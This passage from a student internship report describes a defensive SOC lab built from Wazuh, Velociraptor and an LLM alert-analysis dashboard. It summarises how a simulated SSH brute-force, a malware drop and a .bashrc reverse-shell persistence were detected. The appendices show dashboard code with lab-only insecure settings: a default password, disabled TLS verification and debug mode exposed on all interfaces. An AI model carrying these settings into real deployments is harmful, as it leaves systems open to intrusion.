


Figure IV-5. AI Analysis Summary View.




Figure IV-6. MITRE ATT&CK Mapping Visualization.

3. AI Analysis Summary

From the live alert data, the AI correctly picked out the following:

- SSH brute-force attack from 192.168.110.129 targeting the root user - mapped to MITRE ATT&CK T1110 (Brute Force).

- Multiple PAM authentication failure patterns (rule 5551) consistent with automated password guessing tools.
- File integrity changes in /home/sudo1/ directory including configuration files and application state.
- Recommended immediate actions: block attacker IP at firewall, review SSH configuration, investigate file changes.
- Recommended long-term improvements: implement MFA, enable rate limiting, disable root SSH login, use key-based authentication.
- Follow-up analysis identified additional potential techniques: T1055, T1068, T1070, T1082, T1098.

Being able to connect several alert types together, spot the attack pattern, add MITRE ATT&CK context, and answer follow-up questions shows that an LLM can be a useful helper for a human SOC analyst.

This section pulls together all the security events seen during the lab and how well each monitoring component did its job.

4. Detection Summary

Table IV-1. Summary of Detections Across Tools.

Detection Type	Tool	Rule/Method	Source IP	Target	Result
SSH Brute-Force	Wazuh SIEM	Rule 5763	192.168.110.129	192.168.110.130	Detected + Auto-blocked
Multiple Auth Failures	Wazuh SIEM	Rule 5551	192.168.110.129	192.168.110.130	Detected
Non-existent User Login	Wazuh SIEM	Rule 5710	192.168.110.129	192.168.110.130	Detected

File Created (/home)	Wazuh FIM	Syscheck 554	Local	192.168.110.130	Detected
File Modified (/home)	Wazuh FIM	Syscheck 550	Local	192.168.110.130	Detected
File Deleted (/home)	Wazuh FIM	Syscheck 553	Local	192.168.110.130	Detected
Malware Payload Drop	Wazuh FIM	Syscheck 554	192.168.110.129	192.168.110.130	Detected
.bashrc Persistence	Wazuh FIM	Syscheck 550	192.168.110.129	192.168.110.130	Detected
Active Response (IP Block)	Wazuh AR	firewall-drop	N/A	192.168.110.129	Blocked 600s
Login History Forensics	Velociraptor	Linux.Sys.LastUserLogin	N/A	192.168.110.130	Collected
Process Listing	Velociraptor	Linux.Sys.Pslist	N/A	192.168.110.130	Collected
Bash History Collection	Velociraptor	Linux.Sys.BashHistory	N/A	192.168.110.130	143 entries collected
.bashrc Backdoor Confirmed	Velociraptor Shell	tail -5 /home/sudo1/.bashrc	N/A	192.168.110.130	Reverse shell confirmed
AI Threat Assessment	SOC Dashboard	Llama 3.3 70B	N/A	All alerts	Analyzed

5. MITRE ATT&CK Mapping

The following MITRE ATT&CK techniques were identified during the attack simulation, both by Wazuh's built-in mapping and the AI analysis:

Table IV-2. MITRE ATT&CK Techniques Mapped to Observed Activity.

Technique ID	Technique Name	Tactic	Evidence
T1110	Brute Force	Credential Access	Hydra SSH attack - hundreds of failed login attempts
T1110.001	Password Guessing	Credential Access	Dictionary attack using rockyou.txt wordlist
T1078	Valid Accounts	Initial Access	Attempts to authenticate with non-existent users
T1105	Ingress Tool Transfer	Command & Control	malware.sh downloaded from Kali HTTP server to Ubuntu /home
T1592	Gather Victim Host Information	Reconnaissance	Malware collected hostname, user ID, OS info to /tmp/.sys_dump
T1546.004	Unix Shell Config Modification	Persistence	Reverse shell appended to /home/sudo1/.bashrc - detected by FIM
T1565.001	Stored Data Manipulation	Impact	FIM detected file modifications in /home
T1059.004	Unix Shell - Command Execution	Execution	Bash history (143 entries) collected via Velociraptor confirming attacker command execution

6. Project Proposal Outcomes - Achievement Summary

The following table maps each expected outcome from the internship proposal to the corresponding evidence in this report, confirming all objectives were met:

Table IV-3. Project Proposal Outcomes - Achievement Summary.

Proposed Outcome	Status	Evidence
Deploy a functional Wazuh SIEM server for centralized log monitoring and threat detection	Achieved	Sections 3–4: Wazuh deployed on Linode VPS via Docker; 2 agents registered; 2,646+ alerts collected
Integrate Velociraptor to support endpoint forensic investigation during security incidents	Achieved	Section 5: Velociraptor server + client deployed; LastUserLogin (39 rows) and Pslist (369 rows) collected
Implement an AI-assisted alert analysis component to help analyze and summarize security alerts	Achieved	Section 7: Flask + Groq/Llama 3.3 70B dashboard with live alert analysis, MITRE mapping, and follow-up Q&A
Improve detection and investigation of common attacks - brute-force, malware activity, unauthorized changes	Achieved	Section 6: Hydra SSH brute-force (rules 5763/5551/5710) + malware simulation (T1105/T1546.004) + FIM tests
Demonstrate an improved SOC workflow for monitoring, investigation, and incident response	Achieved	Workflow diagrams in Sections 4.6 and 7.2; end-to-end pipeline from attack detection to AI analysis demonstrated

7. Key Findings

Detection Speed: Wazuh picked up the brute-force attack within seconds of the first failed logins. The correlation engine grouped the individual failures together and triggered rule 5763 quickly.

Automated Response: Active Response blocked the attacker's IP through iptables within seconds of the rule firing, so the remediation happened automatically with no one having to step in.

FIM Accuracy: All three file operations (create, modify, delete) in the /home directory were caught and labeled correctly by the syscheck module inside the 60-second scan window. The malware run also showed that FIM can pick up payload drops and the .bashrc persistence change.

Malware Detection: The malware scenario showed that a multi-stage attack can be caught: payload delivery (T1105), reconnaissance (T1592), and persistence through the .bashrc change (T1546.004) were all visible through the FIM pipeline.

AI Analysis Quality: The Llama 3.3 70B model correctly spotted the brute-force pattern, gave the right MITRE ATT&CK mappings, and produced recommendations that match what a SOC team would normally do.

Forensic Capability: Velociraptor pulled the login history and process list off the compromised machine, which gave me the deeper investigation data needed for incident response.

8. Challenges & Lessons Learned

Putting together a SOC lab with several tools ran into a few technical problems along the way. This section goes over the main issues I hit and how I fixed them.

8.1. Velociraptor GUI Binding (127.0.0.1 vs 0.0.0.0)

Problem: By default the Velociraptor GUI binds to 127.0.0.1 (localhost), so you cannot reach it from another machine. The server was on a Linode VPS and I

needed to open it in the browser on my host machine, so this got in the way early on.

Solution: I edited server.config.yaml to change the GUI bind_address from 127.0.0.1 to 0.0.0.0 so it would accept connections from any IP, and I opened port 8889 on the Linode firewall.

8.2. Firewall Port Configuration

Problem: The Linode VPS needed several ports open for the different services: Wazuh Manager (1514, 1515), Wazuh Dashboard (443), Wazuh Indexer (9200), Wazuh API (55000), Velociraptor Frontend (8000), and Velociraptor GUI (8889). At first nothing would connect, and it turned out the Linode Cloud Firewall was blocking these ports.

Solution: I set the Linode Cloud Firewall to allow inbound TCP traffic on all the ports I needed, and I checked that the host machine's local firewall let outbound connections through to the VPS.

8.3. AI API Rate Limits (Gemini to Groq Migration)

Problem: I first used Google's Gemini API for the AI analysis, but the free tier had tight rate limits that kept throwing 429 (Too Many Requests) errors during testing, which made the dashboard unreliable when I tried to demo it live.

Solution: I switched from Gemini to Groq's free inference API, which gives access to Llama 3.3 70B with much higher rate limits and faster responses. Groq's free tier worked far better for a lab that makes a lot of analysis requests.

8.4. FIM Scan Frequency

Problem: Wazuh's default FIM scan frequency is 43,200 seconds (12 hours), which is way too slow for a demo. Files I changed during testing would not show up for hours, so there was no way to show FIM working in real time.

Solution: I dropped the syscheck frequency to 60 seconds in the Wazuh agent's ossec.conf and turned on scan_on_start so it does a baseline scan right away.

After that, FIM changes showed up within a minute. One thing to note: in production a 60-second interval is too aggressive and would put load on the system. The default 12-hour interval makes more sense for a real deployment.

8.5. Wazuh Indexer SSL Certificate Verification

Problem: The Wazuh Indexer uses self-signed SSL certificates, so Python's requests library refused the HTTPS connection with SSL verification errors when the SOC Dashboard tried to query it.

Solution: I turned off SSL verification in the requests calls (verify=False) and silenced the urllib3 InsecureRequestWarning messages. That is fine for a lab, but a real deployment should use properly signed certificates or set up a custom CA bundle.

8.6. Lessons Learned

1. Infrastructure-as-Code saves a lot of trouble. Setting up several services by hand is easy to get wrong, and Docker Compose plus config files made the whole thing much easier to repeat.

2. Defense in depth works. Putting real-time alerting (Wazuh), automated response (Active Response), forensics (Velociraptor), and AI analysis together covered the attack from more than one angle.

3. AI helps but does not replace the analyst. The LLM gave good summaries and MITRE mappings, but a person still has to decide what to prioritize and how to act on the recommendations.

4. Lab settings are not production settings. The values I tuned for the demo (60-second FIM scans, SSL verification turned off) would need to be changed for a real deployment.

5. Open-source tools can do a lot. Wazuh, Velociraptor, and open models like Llama 3.3 gave me capabilities close to commercial products without any licensing cost.

V/ CONCLUSION & PERSPECTIVE

1. Conclusion

This project put together a full Security Operations Center (SOC) workflow using open-source tools in a controlled lab. The lab brought together three main parts: Wazuh SIEM for real-time monitoring and automated response, Velociraptor for forensics and endpoint investigation, and an AI-powered dashboard I built for alert analysis.

The attack simulation tested the detection pipeline from start to finish. The Hydra SSH brute-force attack from the Kali VM was caught by Wazuh within seconds, blocked automatically by Active Response, investigated through Velociraptor's artifact collection, and then analyzed by the AI dashboard, which read the attack correctly and mapped it to the right MITRE ATT&CK techniques.

File Integrity Monitoring did a good job of catching unauthorized file changes, and the AI layer showed how a large language model can take some of the initial triage work off an analyst by summarizing alerts, pointing out patterns, and suggesting next steps.

In short, this project shows that a working SOC can be built entirely from free, open-source tools. That makes decent security monitoring reachable for organizations of any size, and it also makes a good hands-on learning setup for students getting into cybersecurity.

2. Future Work

There are a few ways this SOC lab could be taken further:

- **Windows Endpoint Monitoring:** Reactivate the Windows 11 agent and configure Sysmon integration for detailed process creation, network connection, and registry change monitoring.

- **SOAR Integration:** Implement a Security Orchestration, Automation, and Response (SOAR) platform to create automated playbooks for common incident types.
- **Threat Intelligence Feeds:** Integrate open-source threat intelligence feeds (MISP, AbuseIPDB) to enrich alerts with reputation data and known IOC correlation.
- **Multi-Model AI Comparison:** Test multiple LLMs (GPT-4, Claude, Gemini, Llama) against the same alert data to compare accuracy, speed, and analysis quality.
- **Network Traffic Analysis:** Deploy Suricata or Zeek for network intrusion detection to complement Wazuh's host-based detection with network-level visibility.
- **Automated Reporting:** Extend the SOC Dashboard to generate periodic PDF reports summarizing security posture, trends, and AI-recommended actions.
- **Advanced Attack Scenarios:** Simulate more sophisticated attacks including lateral movement, privilege escalation, data exfiltration, and persistence mechanisms.

REFERENCES

[1] Wazuh Inc., "Wazuh - The Open Source Security Platform," wazuh.com. [Online]. Available: https://wazuh.com/. [Accessed: 18-Jun-2026].

[2] Rapid7 / Velocidex, "Velociraptor - Endpoint Visibility and Collection Tool," docs.velociraptor.app. [Online]. Available: https://docs.velociraptor.app/. [Accessed: 18-Jun-2026].

[3] THC, "THC-Hydra - Parallelized Login Cracker," github.com. [Online]. Available: https://github.com/vanhauser-thc/thc-hydra. [Accessed: 18-Jun-2026].

[4] MITRE, "MITRE ATT&CK Framework," attack.mitre.org. [Online]. Available: https://attack.mitre.org/. [Accessed: 18-Jun-2026].

[5] Groq Inc., "GroqCloud - Fast AI Inference," groq.com. [Online]. Available: https://groq.com/. [Accessed: 18-Jun-2026].

[6] Meta AI, "Llama 3.3 - Model Card," llama.meta.com. [Online]. Available: https://www.llama.com/. [Accessed: 18-Jun-2026].

[7] Docker Inc., "Docker Documentation," docs.docker.com. [Online]. Available: https://docs.docker.com/. [Accessed: 18-Jun-2026].

[8] OpenSearch Project, "OpenSearch Documentation," opensearch.org. [Online]. Available: https://opensearch.org/docs/. [Accessed: 18-Jun-2026].

[9] Akamai Technologies, "Linode Cloud Computing Services," linode.com. [Online]. Available: https://www.linode.com/. [Accessed: 18-Jun-2026].

[10] Broadcom Inc., "VMware Workstation Pro Documentation," docs.vmware.com. [Online]. Available: https://docs.vmware.com/. [Accessed: 18-Jun-2026].

APPENDICES

Appendix 1: SOC Dashboard Source Code (app.py)

The complete source code for the Flask-based SOC Dashboard application. This file handles all API endpoints for alert fetching, FIM queries, agent listing, and AI-powered analysis.

```
import os, json, urllib3, requests
from groq import Groq
from flask import Flask, render_template, jsonify,
request
from dotenv import load_dotenv

load_dotenv()
urllib3.disable_warnings(urllib3.exceptions.InsecureReq
uestWarning)
app = Flask(__name__)

WAZUH_URL = os.getenv("WAZUH_URL",
"https://139.162.62.154")
WAZUH_API_PORT = os.getenv("WAZUH_API_PORT", "55000")
INDEXER_URL = os.getenv("INDEXER_URL",
"https://139.162.62.154")
INDEXER_PORT = os.getenv("INDEXER_PORT", "9200")
INDEXER_USER = os.getenv("INDEXER_USER", "admin")
INDEXER_PASS = os.getenv("INDEXER_PASS",
"SecretPassword")
GROQ_API_KEY = os.getenv("GROQ_API_KEY", "")
```

```
WAZUH_API_BASE = f"{WAZUH_URL}:{WAZUH_API_PORT}"
INDEXER_BASE = f"{INDEXER_URL}:{INDEXER_PORT}"

def indexer_search(query_body, index="wazuh-alerts-*",
size=30):
 resp = requests.post(
 f"{INDEXER_BASE}/{index}/_search",
 auth=(INDEXER_USER, INDEXER_PASS),
 json={"size": size, **query_body},
 verify=False, timeout=15)
 return resp.json()

def ai_generate(prompt, max_tokens=1024):
 client = Groq(api_key=GROQ_API_KEY)
 chat = client.chat.completions.create(
 model="llama-3.3-70b-versatile",
 messages=[{"role": "user", "content": prompt}],
 max_tokens=max_tokens, temperature=0.3)
 return chat.choices[0].message.content

@app.route("/")
def index():
 return render_template("index.html")

@app.route("/api/alerts")
def get_alerts():
 limit = request.args.get("limit", 30, type=int)
 level_min = request.args.get("level_min", 3, type=int)
 query = {"query": {"bool": {"must": [
```

```
 {"range": {"rule.level": {"gte": level_min}}},
 {"range": {"timestamp": {"gte": "now-24h"}}}
 ]}}, "sort": [{"timestamp": {"order": "desc"}}]}
 result = indexer_search(query, size=limit)
 # ... process and return alerts ...

@app.route("/api/analyze", methods=["POST"])
def analyze_alerts():
 # Pull high-severity alerts + FIM events from indexer
 # Format into structured prompt
 # Send to Groq / Llama 3.3 70B
 # Return AI analysis as markdown
 ...

if __name__ == "__main__":
 app.run(debug=True, host="0.0.0.0", port=5000)
```

Appendix 2: Wazuh Agent Configuration (ossec.conf) - FIM Section

The syscheck section of the Wazuh agent's ossec.conf file on the Ubuntu VM, configured to monitor the /home directory with a 60-second scan interval:

```
<syscheck>
 <disabled>no</disabled>
 <frequency>60</frequency>
 <scan_on_start>yes</scan_on_start>
 <directories check_all="yes" realtime="yes"
 report_changes="yes">/home</directories>
 <ignore>/home/.cache</ignore>
</syscheck>
```

Appendix 3: Wazuh Manager Configuration - Active Response

The Active Response section of the Wazuh Manager's ossec.conf, configured to automatically block attacker IPs when SSH brute-force is detected:

```
<command>
 <name>firewall-drop</name>
 <executable>firewall-drop</executable>
 <timeout_allowed>yes</timeout_allowed>
</command>

<active-response>
 <command>firewall-drop</command>
 <location>local</location>
 <rules_id>5763</rules_id>
 <timeout>600</timeout>
</active-response>
```

Appendix 4: AI Analysis Prompt Template

The prompt template sent to the Llama 3.3 70B model for security alert analysis:

```
You are a SOC (Security Operations Center) analyst.
Analyze these Wazuh security alerts and provide:

1. **Executive Summary** - Brief overview of security
posture
2. **Critical Findings** - High-priority threats
detected
3. **Attack Analysis** - Per-attack breakdown:
 - What happened
 - Source/target information
```

```
 - MITRE ATT&CK technique (if applicable)
 - Severity assessment
4. **File Integrity** - Suspicious file changes
5. **Recommendations** - Actionable next steps

Format your response in clean markdown.
Be specific about IPs, timestamps, and rule IDs.

Here are the alerts:
{alerts_json}
```

Appendix 5: Docker Compose Configuration

The Wazuh stack was deployed using Docker Compose with the official single-node configuration. Key service definitions from the docker-compose.yml:

```
version: "3"
services:
 wazuh.manager:
 image: wazuh/wazuh-manager:4.14.4
 hostname: wazuh.manager
 ports:
 - "1514:1514" # Agent communication
 - "1515:1515" # Agent registration
 - "514:514/udp" # Syslog
 - "55000:55000" # Wazuh API
 volumes:
 - wazuh_api_configuration:/var/ossec/api/configuration
 - wazuh_etc:/var/ossec/etc
 - wazuh_logs:/var/ossec/logs
```

```
wazuh.indexer:
image: wazuh/wazuh-indexer:4.14.4
hostname: wazuh.indexer
ports:
- "9200:9200" # OpenSearch REST API
environment:
- OPENSEARCH_JAVA_OPTS=-Xms512m -Xmx512m

wazuh.dashboard:
image: wazuh/wazuh-dashboard:4.14.4
hostname: wazuh.dashboard
ports:
- "443:5601" # Dashboard web UI
depends_on:
- wazuh.indexer
```

Appendix 6: SOC Dashboard Environment Variables (.env)

The .env file configures the SOC Dashboard's connection to Wazuh and the AI service. Sensitive values should be replaced with actual credentials:

```
# Wazuh API connection
WAZUH_URL=https://139.162.62.154
WAZUH_API_PORT=55000
WAZUH_USER=wazuh-wui
WAZUH_PASS=<your-wazuh-password>

# Wazuh Indexer (OpenSearch)
INDEXER_URL=https://139.162.62.154
INDEXER_PORT=9200
INDEXER_USER=admin
```

```
INDEXER_PASS=<your-indexer-password>


# Groq AI API (free tier)
GROQ_API_KEY=<your-groq-api-key>
```

Appendix 7: Environment & Versions

Software and Tool Versions Used in the Lab

Component	Version	Notes
Wazuh Manager	4.14.4	Docker deployment
Wazuh Dashboard	4.14.4	OpenSearch-based
Wazuh Indexer	4.14.4	OpenSearch 2.x
Velociraptor	0.72.0	Linux amd64 binary
Ubuntu VM	24.04 LTS	VMware Workstation
Kali Linux	Latest rolling	VMware Workstation
Windows 11 VM	23H2	VMware Workstation
Python	3.12+	Flask backend
Flask	3.x	Web framework
Groq SDK	Latest	LLM API client
Llama 3.3	70B Versatile	Via Groq free tier
Linode VPS	2 GB plan	Singapore region